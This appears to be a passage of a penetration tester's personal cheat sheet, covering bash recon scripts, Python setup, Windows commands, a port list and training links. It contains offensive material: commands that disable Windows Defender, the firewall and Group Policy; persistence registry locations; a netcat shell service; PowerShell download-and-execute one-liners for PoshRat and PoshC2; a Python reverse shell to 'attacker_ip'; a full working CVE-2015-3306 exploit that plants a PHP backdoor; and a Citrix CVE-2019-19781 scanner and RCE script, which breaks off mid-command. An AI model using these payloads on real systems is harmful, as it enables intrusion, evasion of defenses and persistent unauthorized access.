ping –c 192.168.31.$ip |grep “bytes from” |cut –d” “ –f 4|cut –d”:” –f1 &
```

Automated Domain Name Resolve Bash Script

```
#!/bin/bash
echo “Enter Class C Range: i.e. 192.168.3”
read range
for ip in {1..254..1};do
host $range.$ip |grep “name pointer” |cut –d” “ –f5 &
done
```

Get Links from a Website Bash Scripting

```
#download main page
wget www.cisco.com
#links pretty much start with “<a href”

#shows that lines still contain a lot of html which we need to cut out
cat index.tml | grep “href =”

#cut using a delimiter of “/”, and have the 3rd field printed out
cat index.tml | grep “href =” |cut –d”/” –f3 |more
#output is far from optimal

#filter out lines that don’t contain cisco.com
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|more

#now we see some entries with additional output at the back end starting with “
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|cut –d”” –f1|more

#nice list now but lots of duplicates, sort –u sorts unique
cat index.tml | grep “href =” |cut –d”/” –f3 |grep “cisco\.com”|cut –d”” –f1|sort -u
#outputs cisco.com domains from that site

####Alternate method using regex, and output to cisco.txt for further processing
grep –o ‘[A-Za-z0-9_\.-]*\.*cisco.com’ index.html |sort –u >cisco.txt

#now find the ip information for cisco.com, cut 4th field
host www.cisco.com | grep “has address” |cut –d “ “ –f4

#create a bash shell script to enumerate ips for sites mentioned
nano cisco.sh

#!/bin/bash

For url in $(cat cisco.txt);do
Host $url |grep “has address” |cut –d “ “ –f4
Done


#now change permissions and run your bash script
chmod 755 cisco.sh
./cisco.sh
```

```
####Super condensed alternate version
for url in $( grep –o '[A-Za-z0-9_\.-]*\.*cisco.com' index.html |sort –u); do host
$url|grep "has address"|cut –d" " –f4; done
```

DNS Reverse Lookup

```
For ip in {1..254..1}; do dig –x 1.1.1.$ip | grep $ip >> dns.txt; done;
```

Appendix: Python Essentials

*most of this is notes from DevNet

Add Bash Shell to Windows 10

```
*Note Windows versions prior to 1803 are unstable, and you should upgrade your Windows
version to 1803+ before installing bash shell for Win10. If you have SentinelOne it
will also literally cause your computer to Blue Screen every time you invoke bash
(versions prior to 1803)
Settings/ Update & Security / For Developers / Select Developer Mode.
After clicking through and rebooting go to Control Panel / Programs / Turn Windows
features on or off / Click Windows Subsystem for Linux (beta) and ok. Reboot.
Start / bash.exe <enter> / click through defaults to download
Go through rest of the setup
```

Setting (or Removing) a Proxy for apt-get

```
nano /etc/apt/apt.conf.d/99proxy
#for older Ubuntu versions, nano /etc/apt/apt.conf
#add (or remove) the following
Acquire::http::proxy “http://maytag.nscorp.ad.nscorp.com:8080/”;
Acquire::https::proxy “https://maytag.nscorp.ad.nscorp.com:8080/”;

Alternately for authentication:
Acquire::http::proxy "http://username:password@proxyhost:port/";
Acquire::https::proxy "https://username:password@proxyhost:port/";
#Note if If your username or password has '@' in it you can replace it with %40

#supposedly next to run your script:
python3.6 script.py --proxy=”user:password@server:port”
```

Python3.6 Setup

```
sudo apt-get install curl
sudo apt-get install libssl-dev
sudo apt-get install build-essential
sudo apt-get install git
sudo apt-get install python3.6
#Note that it will try to default to 3.4
sudo apt-get install python3-pip
python3.6 –V
#verify it installed correctly
sudo apt-get install python3.6-venv
```

Python3.6 Virtual Environments

```
python3.6 –m venv <nameof-venv>
source <nameof-venv>/bin/activate
#This puts you in your virtual python environment
python –V
#check what version it is running you in
Deactivate
#exit out of python environment
```

Git Integration

```
git clone <url>                         :clone remote repository
git checkout –b <new branch name>       :create & checkout a local branch
git add <new or modified file>
git commit –m “Commit Message”          :incrementally commit changes
```

REST API Example with Formatting (using command line)

```
#simply query returning formatted output
curl https://deckofcardsapi.com/api/deck/new/ | python -m json.tool
#query using authentication string w/formatted output
curl -X GET https://api.ciscospark.com/v1/teams -H "Authorization:Bearer <token>" |
python –m json.tool
```

REST API Example using Postman

```
#simple example, just type the following in the GET search & click Send
https://deckofcardsapi.com/api/deck/new/

#save to python example with autoparamter in URL – just type in GET search
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=6
#Instead of clicking Send, click Code – then select Python

#example specifying parameters manually
Get request: https://icanhazdadjoke.com/
Specify parameter Key “Accept” and Value “application/json”

#example of manually passing parameter
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=1
#copy deck id value and pass to next REST API call
https://deckofcardsapi.com/api/deck/<<deck_id>>/draw/?count=3

#example of predefining variables & passing in Postman – great for API keys
https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=1
#from the output, copy the “deck_id” value.
#To create an environment, click the Settings (gear) icon in the right-hand side of
Postman and choose Manage Environments
#Click Add to set up a new environment, name it
#in the Key column, it’s easiest to name it the original parameter “deck_id”
#in the Value column paste our output from the GET command at the beginning of this
#to use the variable add double curly brackets {{variable}}
GET: https://deckofcardsapi.com/api/deck{{deck_id}}/draw/?count=3
```

Other Useful Tools

```
Atom
Notepad++
Postman

ngrok: sudo wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
sudo unzip ngrok-stable-linux-amd64.zip
sudo mv ngrok /usr/local/bin
ngrok http 5000
```

MicroPython:
About MicroPython
Cheap ESP32 Boards

Python Training

For Beginners:
edx.org Python Introductory Courses
MITx 6.00.1x: Introduction to Computer Science and Programming Using Python
coursera.org Python Courses
codecademy.com Learn Python
Learn Python the Hard Way

For Intermediate:
edx.org Python Intermediate Courses
The Hitchhiker’s Guide to Python!
Effective Python
Full Stack Python

Python Hands On:
Python Challenge

Disable Group Policy / Windows Defender / Windows Firewall

```
Disable Group Policy
cmd
REG add "HKLM\SYSTEM\CurrentControlSet\services\gpsvc" /v Start /t REG_DWORD /d 4 /f
<OR>
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\gpsvc\start  :change to “4”
First need to take ownership <cmd would be takeown & icacls)

Stop Group Policy Client:
net stop gpsvc

Disable Windows Defender
REG add "HKLM\ SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware" /v
Start /t REG_DWORD /d 1 /f                           :1=disable;0=enable

Windows Firewall
*note that there is a windows firewall AND a windows advanced firewall, most security
checks advanced so its better to make changes to regular firewall
netsh firewall show portopening                      :show allowed inbound port
netsh firewall show allowedprogram                   :if programs locked down
netsh firewall show config                           :configs for f/w
netsh firewall add portopening tcp 443 MyHttps       :wont show up in gui
(advfirewall), but shows up in full list of rules if you look at all rules
netsh advfirewall firewall add rule name “name” dir=in action=allow protocol=UDP
localport=137      :firewall opens/closes ports; advfirewall controls direction/complex
netsh firewall set opmode disable                    :Sometimes disabling firewall;
sometimes you need to run service stop too, its supposed to stop both
netsh advfirewall set allprofiles state off          :or change from public>home/work

meterpreter> run multicommand –cl “netsh firewall show portopening”
```

Windows Essential Tools

```
Cygwin                                          :Windows emulator for linux tools
Sysinternals                                    :several good tools
```

Windows Search

```
KEY WORDS: firewall, password, authentication, security, names, finance, e-mail
strings (Sysinternals)                          :search strings(ASCII,big&little endian)
strings –n [N]                                  :search strings > than N characters
find /i “password”                              :Windows command to look for “password”
type *.txt | find /i “string”                   :Win command search string w/filetypes
type <file> | findstr <regex>                   :Win command for regex query
```

Windows System Info

```
whoami                                          :check who you are running as
whoami /priv                                    :Security Access Token privileges
set username                                    :similar to whoami (see current user)
wmic useraccount get name, sid                  :show logged in users and sids
wmic useraccount where sid='S-1-3-..-1437' get name  :find sid for user
set path                                        :check current path
net user                                        :list of local users defined on machine
net user <user> <password> /add (or /del)       :add or delete a user
net localgroup                                  :local groups created on machine
net localgroup administrators                   :users in local admin group
net localgroup administrators <user> /add/del   :add or delete a user to admin group
dir                                             :view current directory
sc query                                        :list running services
sc query stat= all                              :view all services, not just running
sc config <service_name> start=demand           :set a service so we can manually start
tasklist                                        :list running processes
taskkill /PID <process_ID>                      :kill a running process
nbtstat –A <ip>                                 :get hostname for ip
```

```
netsh advfirewall show allprofiles            :show firewall settings (/? For help)
netsh advfirewall firewall add rule name=”name” dir=in action=allow remoteip=<yourip>
protocol=TCP localport=port                   :create an entry in host firewall
netsh advfirewall set all profiles state off  :turn the firewall off
control /name Microsoft.WindowsDefender       :disable Windows Defender
runas /u:<user> cmd.exe                       :run cmd prompt as different user
```

Windows Remote Commands

```
psexec \\ip –u <user> -p <password> cmd       :Sysintrnls, metaS, or NSE; net use 1st
net use \\ip\share password /u:<domain\user>  :start SMB session w/target; C$ IPC$ etc
net use * /del                                :drop connections-open can cause issues
sc \\ip query                                 :svcs query if SMB session established

Net Use Example:
net use \\computer                            :establish connection
net view \\computer /all                      :view all shares available
net use z: \\computer\share$                  :set share to drive letter
z:                                            :go into the share
dir                                           :run commands
```

Windows Network Commands

```
nslookup <name/ip>                            :dns query
ping                                          :
tracert -6                                    :-6 for IPv6
netstat –nao                                  :view network activity
ipconfig                                      :view network settings
ipconfig /displaydns                          :view DNS cache
```

Windows File Commands

```
*renaming .pif hides windows extensions and makes it executable but shows like the
first file extension
```

Windows Persistence

```
*Prefered is Task Scheduler because it can run at system level, and also you can set
up logic in your task
C:\ProgramData\Microsoft\Windows\Stat Menu\Programs\Startup
C:\Users\<user>\AppData\Local\Microsoft\Sidebar\Settings.ini
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
C:\Windows\System32\Tasks
C:\Windows\Tasks

Registry AutoStart
HKCU\Control Panel\Desktop\Scrnsave.exe
HKCU\Software\Microsoft\Command Processor\Autorun
HKCU\Software\Microsoft\Internet Explorer\Desktop\Components
HKCU\Software\Microsoft\Internet Explorer\Extensions
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit      :NT good
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Appendix: PowerShell Essentials

PowerShell Training

http://underthewire.tech/index.htm

PowerShell Basics

*Note that while most people may remember to lock down PowerShell in general, they forget to lock down PowerShell 1.0 which resides under System32. If you know 1.0 it can help get around (also from XP+ 1.0 builtin, from 7+ it has 2.0 builtin). It's not running – but you can invoke them from their locations.

```
Get-command                                     :list all cmdlets
Get-command get*                                :list all starting w/get
Get-command *process                            :find all commands w/process
Common Verbs: set, get, new, read, find, start
Get-alias –Definition Get-ChildItem             :find a cmdlet's alias
alias gcm                                       :expand an alias' full name
help <cmdlet or alias> -examples (or –full)     :very useful
Tab                                             :i.e: get-<tab>
-whatif (ie Remove-Item *.txt –whatif           :lets you see what it would remove
```

PowerShell Cmdlets (Common)	Alias	Win cmd	Linux cmd
Get-ChildItem	ls, dir, gci	:dir	:ls
Copy-Item	cp copy, cpi	:copy	:cp
Move-Item	mv, move, mi	:move	:mv
Select-String	sls	:find,findstr	:grep
Get-Help	man, help	:help	:man
Get-Content	cat, type, gc	:type	:cat
Get-Process	ps, gps	:tasklist	:ps
Get-Location	pwd, gl	:cd	:pwd

Powershell System Info

```
ps | format-list –property *                    :shows all properties for all prcs
get-service | ? {$_.status –eq "running"}       :show running services
New-Service –name ncservice1 –BinaryPathName "cmd.exe /k C:\netcat\nc.exe –l –p 1234 –e
cmd.exe" –StartupType manual                    :create a netcat listener
Start-Service ncservice1                        :start your netcat listener
ls –r C:\windows hosts 2>$null | % {echo $_.fullname}:search file named hosts
ls env:                                         :list environment variables
ls variable                                     :list regular variables
echo $home                                      :show regular variable (home)
echo $env:PROC<Tab>                             :show env variable
select-string –path C:\users\*.txt –pattern password:grep equivalent
1..10                                           :lists 1,2,3,4..
ls –r | Out-File                                :save to file
```

About PowerShell Empire

https://www.powershellempire.com
A PowerShell framework for pen testing from MimiKatz to token manipulation, lateral movement, etc. Refer to PowerShell Empire Section.

BabaDook (Persistence through PowerShell across Share Drives)

```
https://github.com/jseidl/Babadook              :download
```

Nishang (PowerShell Pen Testing Framework)

https://github.com/samratashok/nishang/blob/master/README.md

PoshRat ()

```
https://github.com/subTee/PoshRat
PowerShell Reverse HTTP(s) Shell
Invoke PoshRat.ps1 On An A server you control. Requires Admin rights to listen on
ports.
To Spawn The Reverse Shell Run On Client

iex (New-Object Net.WebClient).DownloadString("http://server/connect")
[OR] Browse to or send link to http://server/app.hta
[OR] For CVE-2014-6332 Send link to http://server/app.html
```

PoshC2 (PowerShell Pen Testing Framework)

```
https://github.com/nettitude/PoshC2
powershell -exec bypass -c "IEX (New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/nettitude/PoshC
2/master/C2-Installer.ps1')"                   :install
```

Decompile APKs

```
ApkTool                                              :follow install instructions
cd C:\Windows                                        :navigate to installed folder
apktool d C:\temp\file.apk                           :puts under C:\Windows\Android01
check AndroidManifest.xml        :main config file, look whats exposed to other apps
check res/values/strings.xml                         :can contain useful info

search for .db and .sqlite files
can use https://sqliteonline.com/ to view contents
```

Appendix - Ports

7 TCP	Echo Request - Ping	1967 UDP	Cisco IPSLA
15 TCP	Netstat	2013	Default Central Admin (ShP 2013)
19 TCP	Chargen (many DDOS attacks)	2049	NFS
20/21 TCP	FTP	2050	CICS Transaction Gateway(MF)
22 TCP	SSH	2055 UDP	Netflow from Endpoint Connector to Stealthwatch
23	Telnet; iLO2&3	2101	MSMQ-DCs
25 TCP	SMTP	2107	MSMQ-Mgmt
37 UDP	Time Protocol	2200	SecureConnector-Linux(4Scout)
42 TCP	WINS Replication	2393 TCP	Identity to Stealthwatch (SSL Protocol)
43 TCP	WHOIS	2880	PAM Socket Filter Agent
47	GRE	2967	Symantec-AV
49	TACACS	3074	XBOX Live
50	Remote Mail Checking Protocol	3128	Squid Proxy
53 UDP	DNS (TCP is between DCs)	3268 TCP	LDAP Global Catalog
63 TCP	WHOIS	3269 TCP	LDAP Global Catalog SSL
65 BOTH	TACACS	3306	MySQL
67/8 UDP	DHCP	3343 UDP	Windows Cluster Services
69 UDP	TFTP	3389	RDP
70 TCP	Gopher Internet doc search	3479	Playstation Network
79 TCP	Finger	3480	Playstation Network
80	HTTP	3514 UDP	Syslog from Cisco ISE to Stealthwatch
81	Torpack Onion Routing	3689	itunes
88	Kerberos	4099 TCP	AOL-IM
107	rtelnet	4369	FireEye Broker
110	POP3	4568	SQL Galera Cluster (EWS)
111	RPC	4712	McAfee Proxy (WG) Server
115	SFTP	5000 TCP	UPnP
119 TCP	NNTP	5000 UDP	IP SLA Jitter Testing
123 UDP	NTP	5007	PTC LEADER standalone traffic
135	Windows RPC	5010 BOTH	YAHOO IM
137	NetBIOS	5050	YAHOO IM
138	NetBIOS Datagram Service	5060	SIP
139	SMB;NetBIOS Session Service	5100 BOTH	YAHOO IM
143	IMAP	5190-3 TCP	AOL IM
156	SQL Service	5190-3	AOL IM


		UDP	
161	SNMP	5222	Jabber
162	SNMP-trap (used in Stealthwatch)	5353 UDP	itunes
179	BGP	5432	Postgres
194 TCP	IRC	5536	PAM Syslog
201-8 TCP/UDP	AppleTalk	5666	Nagios
220	IMAP3	5671	FireEye Broker
389 BOTH	LDAP	5800-3	VNC
443 TCP	HTTPS	5900-3	VNC
443 UDP	Cisco AnyConnect using DTLS; but also Chrome w/QUIC enabled	6000	X11
444 TCP	Snorby; MainFrame DBP8 and DBP9 databases (RBA)	6129 TCP/UDP	Dameware
445 TCP	SMB	6343 UDP	Director to Flow Director – sFlow Protocol
447 TCP	Mainframe DB2 DBP1DIST	6665-6669	IRC
448 TCP	MainFrame DBP2 database	6881-90 TCP	Bittorrent
496	PIM-RP-DISC (Rendevous PD, Mulitcast)	6902-6999 TCP	Bittorrent
500 UDP	ISAKMP	7000	MF: CA Automation Point
513	rLogin	7000-7023	IBM Andrew Distributed File System
514 TCP	Shell	7734	Sguil
514 UDP	Syslog	7900-2	CA PAM Cluster traffic
515 TCP	MF Levi Ray, Shoup – tasks connecting to network printers	8000	Splunk Server; vMotion
520 TCP	EFS, Extended File Name Server	8002	PTC: MDM Traffic from TMC
520 UDP	RIP	8007	HBSS ePo web gui
531	AOL IM	8008 TCP	IBM HTTP Server Admin Default
543	Klogin (Kerberos)	8080	NS Proxy Port, Apache Tomcat, OnCommand Unified Manager
544	Kshell (Kerberos)	8089	Splunk Daemon Management
546/7	DHCPv6	8100 TCP	Hitachi Password Manager
548 TCP/UDP	Appleshare	8443	ePO Management Server; Network Sentry Svr; PTMS
587	SMTP	8444	Entrust ID Guard Mgmnt Svr
636	LDAP over SSL	8530/8531	WSUS Syncronization (HTTP/S)
657	IBM RMC	8550	CA PAM Socket Filter Agent on target device
901 TCP	Samba-Web	8834	Nessus ACAS web gui
902	VSphere Client<->Server	9000 TCP	Hadoop NameNode default
903	VMWare ESXi	9001	Tor, HSQL
993	IMAPS	9090/1	Openfire
994 TCP	IRC	9100	Jet Direct

995	POP3S	9111	McAfee Web Reporter
1025	NFS	9443	vSphere Manager
1026/1029	Often used by Microsoft DCOM services	9999	Central Admin Default (ShP 2010)
1058/1059	IBM AIX Network Installation Manager	10000-10001 TCP	Cisco VPN
1080	Socks Proxy	10001 TCP	Mainframe Nexus 3270-based email system
1098/1099	RMIRegistry, Java Remote Method Invocation Activation	10003	SecureConnector-Windows (4Scout)
1194	OpenVPN	12345	Trend-Micro-AV
		13000	CounterAct Enterprise
1241	Nessus Security Scanner	17990	iLO4 Remote Console Port
1293	IPSec	22015	Hitachi Command Suite
1414/1417	MQ – IBM WebSphere		
1415	MQ Started Tasks MQTBCHIN/MQTACHIN		
1433	MS-SQL Server(TCP-only named instance)		
1434	MS-SQL (Monitor)	17990	iLO4 Remote Console Port
1443	SQL Server default port	22015	Hitachi Command Suite
1494	Citrix Independent Computing Architecture	25672	FireEye Broker
1500 TCP	IBM Tivoli Storage Manager Server	27077	CA PAM Windows Proxy
1501 TCP	IBM Tivoli Storage Manager Client Scheduler	28088	PAM – A2A
1512	WINS	33434-33689	traceroute
1521	Oracle	38293	Symantec-AV
1629	Dameware	40200	GPOADmin
1645	RADIUS (legacy)	41001	Virtel (Mainframe)
1646	RADIUS (legacy)	49443	ADFS Device Registration
1721	MF - CA Automation Point		
1789	Hello (Router comm. Protocol)		
1801	MSMQ		
1812	RADIUS Authentication		
1813	RADIUS Accounting		
1900 UDP	UPnP		

Useful Training Links

Capture the Flag Events	: ctftime.org
Vulnerable VMs	: vulnhub.com and pentesterlab.com & practicalpentestlabs.com & Bob Blog & Over the Wire & Root-Me
Online Training	: udemy.com/ & pluralsight.com
Requires you to hack just to get in	:hackthebox.edu
Vulnerable OWASP Top 10 Hands On Training	:OpenDNS
Bug Bounties	:BugCrowd.com and hackerone.com
Programming / Scripting	:Code Academy and Python
Atlanta Based Groups	:404 and 2600 groups & OWASP

Certification Roadmap



Recommended Reading

RTFM (Clark)
Violent Python
Pen Test Basics (Weidman)
Hacking: The Art of Exploitation
Python In Your Pocket (Lutz)
Bash Reference (Robbins)
Social Engineering (Hadnagy)
The Car Hackers Handbook (Smith)

Appendix: Hacker Toys

Distro

Kali	
BlackArch	:1925 pen tester tools
ParrotSec	:Security & Digital Forensics

Cloud Servers

Digital Ocean	:super cheap proxy server
Azure	:Microsoft
AWS	:Amazon

Great Scott Gadgets

Throwing Star LAN Tap ($15)	:cheap tap, works well
Ubertooth One ($130)	:Bluetooth transmit/monitor
HackRF One ($300)	:Software Defined Radio 1Mhz-6Ghz

midBit Technologies

SharkTap ($70)	:allows injection

Hak5

Pineapple Router ($100)	:MitM router
Rubber Ducky ($40)	:Exploit USB
Bash Bunny ($100)	:Advanced exploit USB

Pwnie Express (expensive)

PWN Plug R2	:powerful hacking platform

Appendix: CVE-2015-3306

cve-2015-3306.py

```
#!/usr/bin/env python
# Confirmed working (default exploit in Kali wasn't working)
# note after you drop your php its easier to pass commands through the browser via php,
example:
# http://vulnserver/backdoor.php?cmd=python -c 'import os,
socket;s=socket.socket();s.connect(("attacker_ip",attacker_port));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.system("/bin/sh")'
# CVE-2015-3306 exploit by t0kx
# https://github.com/t0kx/exploit-CVE-2015-3306

import re
import socket
import requests
import argparse

class Exploit:
    def __init__(self, host, port, path):
        self.__sock = None
        self.__host = host
        self.__port = port
        self.__path = path

    def __connect(self):
        self.__sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.__sock.connect((self.__host, self.__port))
        self.__sock.recv(1024)

    def __exploit(self):
        payload = "<?php echo passthru($_GET['cmd']); ?>"
        self.__sock.send(b"site cpfr /proc/self/cmdline\n")
        self.__sock.recv(1024)
        self.__sock.send(("site cpto /tmp/." + payload + "\n").encode("utf-8"))
        self.__sock.recv(1024)
        self.__sock.send(("site cpfr /tmp/." + payload + "\n").encode("utf-8"))
        self.__sock.recv(1024)
        self.__sock.send(("site cpto "+ self.__path +"/backdoor.php\n").encode("utf-8"))

        if "Copy successful" in str(self.__sock.recv(1024)):
            print("[+] Target exploited, acessing shell at http://" + self.__host +
"/backdoor.php")
            print("[+] Running whoami: " + self.__trigger())
            print("[+] Done")
        else:
            print("[!] Failed")

    def __trigger(self):
        data = requests.get("http://" + self.__host + "/backdoor.php?cmd=whoami")
        match = re.search('cpto /tmp/.([^"]+)', data.text)
        return match.group(0)[11::].replace("\n", "")

    def run(self):
        self.__connect()
        self.__exploit()

def main(args):
    print("[+] CVE-2015-3306 exploit by t0kx")
    print("[+] Exploiting " + args.host + ":" + args.port)

    exploit = Exploit(args.host, int(args.port), args.path)
    exploit.run()

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
```

```
parser.add_argument('--host', required=True)
parser.add_argument('--port', required=True)
parser.add_argument('--path', required=True)
args = parser.parse_args()

main(args)
```

Appendix: CVE-2019-19781

*Critical vuln on Citrix NetScaler (ADCs) and gateways – typically on network permiters externally facing

CVE-2019-19781_scanner.py

```
#!/usr/bin/env python3
# source: https://github.com/trustedsec/cve-2019-19781/blob/master/cve-2019-19781_scanner.py
#
# Single check to see if the server is still vulnerable to CVE-2019-19781
# Written by: Dave Kennedy, @HackingDave
# Company: TrustedSec
#
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning) # disable warnings
import argparse
from netaddr import IPNetwork
import threading
import time
import subprocess
import re

def asn_to_ip(asn):
    # use ASN listings to enumerate whois information for scanning.
    cidr_list = []
    command = 'whois -h whois.radb.net -- \'-i origin %s\' | grep -Eo "([0-9.]+){4}/[0-9]+" | head' % (asn)
    asn_convert = subprocess.Popen([command], shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    stderr_read = asn_convert.stderr.read().decode('utf-8')
    asn_convert = asn_convert.stdout.read().decode('utf-8').splitlines()

    # if we don't have whois installed
    if "whois: not found" in stderr_read:
        print("[-] In order for ASN looks to work you must have whois installed. Type apt-get install whois as an example on Debian/Ubuntu.")
        sys.exit()
    # iterate through cidr ranges and append them to list to be scanned
    for cidr in asn_convert:
        cidr_list.append(cidr)
    return cidr_list


# we need to do this hack job due to sanitization of urls in the latest version of urllib3
# special thanks to rxwx for the fix
def submit_url(url):
    with requests.Session() as s:
        r = requests.Request(method='GET', url=url)
        prep = r.prepare()
        prep.url = url
        return s.send(prep, verify=False, timeout=2)

# our main function for testing the vulnerability
def check_server(target, targetport, verbose):
    try:
        print("Scanning for CVE-2019-19781 on: %s        " % target, end="\r") # Cleaning up output a little
        # if for some ungodly reason they are using HTTP
        if targetport == "80":
            url = ("http://%s:%s/vpn/js/%%2e./.%%2e/%%76pns/cfg/smb.conf" % (target,targetport))
            req = submit_url(url)

        # for all other requests use HTTPS
        else:
            url = ("https://%s:%s/vpn/js/%%2e./.%%2e/%%76pns/cfg/smb.conf" % (target,targetport))
            req = submit_url(url)

        # if the system is still vulnerable
        if ("[global]") in str(req.content) and ("encrypt passwords") in str(req.content) and("name resolve order") in str(req.content): # each
```

```
smb.conf will contain a [global] variable
            print("[\033[91m!\033[0m] This Citrix ADC Server: %s is still vulnerable to CVE-2019-19781." % (target))
            vulnServers.append(target)
            return 1

        # if the system responds with a Citrix message (fixed) or a 403 (fixed)
        elif ("Citrix") in str(req.content) or "403" in str(req.status_code): # only seen if system is not vulnerable
            print("[\033[92m*\033[0m] CITRIX Server found, However the server %s is not vulnerable. Awesome!" % (target))

        # if we run into something other than Citrix
        else:
            if verbose == True: print("[-] Server %s does not appear to be a Citrix server." % (target))
            pass

    # handle exception errors due to timeouts
    except requests.ReadTimeout:
        if verbose == True: print("[-] ReadTimeout: Server %s timed out and didn't respond on port: %s." % (target, targetport))
        pass

    except requests.ConnectTimeout:
        if verbose == True: print("[-] ConnectTimeout: Server %s did not respond to a web request or the port (%s) is not open." % (target,
targetport))
        pass

    except requests.ConnectionError:
        if verbose == True: print("[-] ConnectionError: Server %s had a connection error on port (%s). SSL does not appear to be valid." %
(target,targetport))
        pass

def parse_target_args(target, port, verbose):
    global counter
    global threat

    # cidr lookups for ASN lookups
    if re.match ("as\d\d", target, re.IGNORECASE) :
        CIDR_Blocks = asn_to_ip(target)
        for ip_block in CIDR_Blocks:
            for ip in IPNetwork(ip_block):
                thread = threading.Thread(target=check_server, args=(ip,port,verbose))
                thread.start()
                time.sleep(0.05)
            # wait for the threads to complete
            thread.join()

    # if we are iterating through IP addresses to scan CIDR notations
    elif "/" in target:
        for ip in IPNetwork(target):
            counter = counter + 1
            thread = threading.Thread(target=check_server, args=(ip,port,verbose))
            thread.start()
            time.sleep(0.05)

        # wait for the threads to complete
        thread.join()

    # if we are just using 1 IP address
    else:
        counter = counter + 1
        check_server(target, port,verbose)

print("""
   _______      ________    ___   ___  __  ___        __  ___ ______ ___  __
  / ____\ \    / /  ____|  |__ \ / _ \/_ |/ _ \      /_ |/ _ \____  / _ \/_ |
 | |     \ \  / /| |__ ______ ) | | | || | (_) |______| | (_) |  / / (_) || |
 | |      \ \/ / |  __|______/ /| | | || |\__, |______| |\__, | / / > _ < | |
 | |____   \  /  | |____    / /_| |_| || |  / /       | |  / / / / | (_) || |
  \_____|   \/   |______|  |____|\___/ |_| /_/        |_| /_/ /_/   \___/ |_|

CVE-2019-19781-Scanner
Company: TrustedSec
Written by: Dave Kennedy, @HackingDave
This will look to see if the remote system is still vulnerable to CVE-2019-19781. This
will only scan one host at a time.
You can use CIDR notations as well for example: 192.168.1.1/24
You can use hostnames instead of IP addresses also.
You can also use a file with IP addresses generated by an external tool.
Example: python3 cve-2019-19781_scanner.py 192.168.1.1/24 443
Example2: python3 cve-2019-19781_scanner.py 192.168.1.1 443
Example3: python3 cve-2019-19781_scanner.py fakewebsiteaddress.com 443
Example4: python3 cve-2019-19781_scanner.py as15169 443
Example5: python3 cve-2019-19781_scanner.py 192.168.1.1/24 443 verbose
Example6: python3 cve-2019-19781_scanner.py file:hostfile 443
Usage: python3 cve-2019-19781_scanner.py targetip targetport
""")

def dummy():
    pass

vulnServers = []
counter = 0
thread = threading.Thread(target=dummy)
thread.start()


# parse our commands
parser = argparse.ArgumentParser()
parser.add_argument("target", help="the vulnerable server with Citrix (defaults https)")
parser.add_argument("targetport", help="the target server web port (normally on 443)")
parser.add_argument("verbose", nargs="?", help="print out verbose information")
args = parser.parse_args()

# if we specify a verbose flag
if args.verbose:
    verbose = True
else: verbose = False

try:
    # specify file option to import host:port
    if "file:" in (args.target):
        print("[*] Importing in list of hosts from filename: %s" % (args.target))
        with open(args.target.split(':')[1], 'r') as file:
            hosts= file.read().splitlines()
        for target_line in hosts:
            parse_target_args(target_line, args.targetport, verbose)

        # wait for the threads to complete
        thread.join()
    else:
        parse_target_args(args.target, args.targetport, verbose)

    # do a report on vuln servers
    print("Finished testing %s servers: Found %s to be vulnerable. Below is a list system(s) identified:" % (counter, len(vulnServers)))
    print("-" * 45)
    for server in vulnServers:
        print(server)

except KeyboardInterrupt:
    print("[!] interrupt received, stopping..")
    time.sleep(0.1)
```

ProjectZeroIndia.sh

```
#!/bin/bash
# https://github.com/projectzeroindia/CVE-2019-19781
# Remote Code Execution Exploit for Citrix Application Delivery Controller and Citrix Gateway - CVE-2019-19781
# Usage : bash CVE-2019-19781.sh IP_OF_VULNURABLE_HOST COMMAND_TO_EXECUTE e.g : bash CVE-2019-19781.sh
XX.XX.XX.XX 'uname -a'
# Release Date : 11/01/2020
# Follow Us : https://twitter.com/ProjectZeroIN / https://github.com/projectzeroindia
echo "=============================================================================
 ___            _          _     _____                ___          _  _
| _ \ _ _  ___  (_) ___  __ | |_  |_  / ___  _ _  ___  |_ _| _ _   __| |(_) __ _
|  _/| '_|/ _ \ | |/ -_)/ _||  _|  / / / -_)| '_|/ _ \  | | | ' \ / _' || |/ _' |
|_|  |_|  \___/_/ |\___|\__| \__| /___|\___||_|  \___/ |___||_||_|\__,_||_|\__,_|
             |__/                                         CVE-2019-19781
===================================================================================="
##############################
if [ -z "$1" ];
then
echo -ne 'Usage : bash CVE-2019-19781.sh IP_OF_VULNURABLE_HOST COMMAND_TO_EXECUTE\n'
exit;
fi
filenameid=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 32 | head -n 1);
curl -s -k "https://$1/vpn/../vpns/portal/scripts/newbm.pl" -d "url=http://example.com\&title=[%25+template.new({'BLOCK'%3d'exec(\'$2 | tee
/netscaler/portal/templates/$filenameid.xml\')%3b'})+%25]\&desc=test\&UI_inuse=RfWeb" -H "NSC_USER:
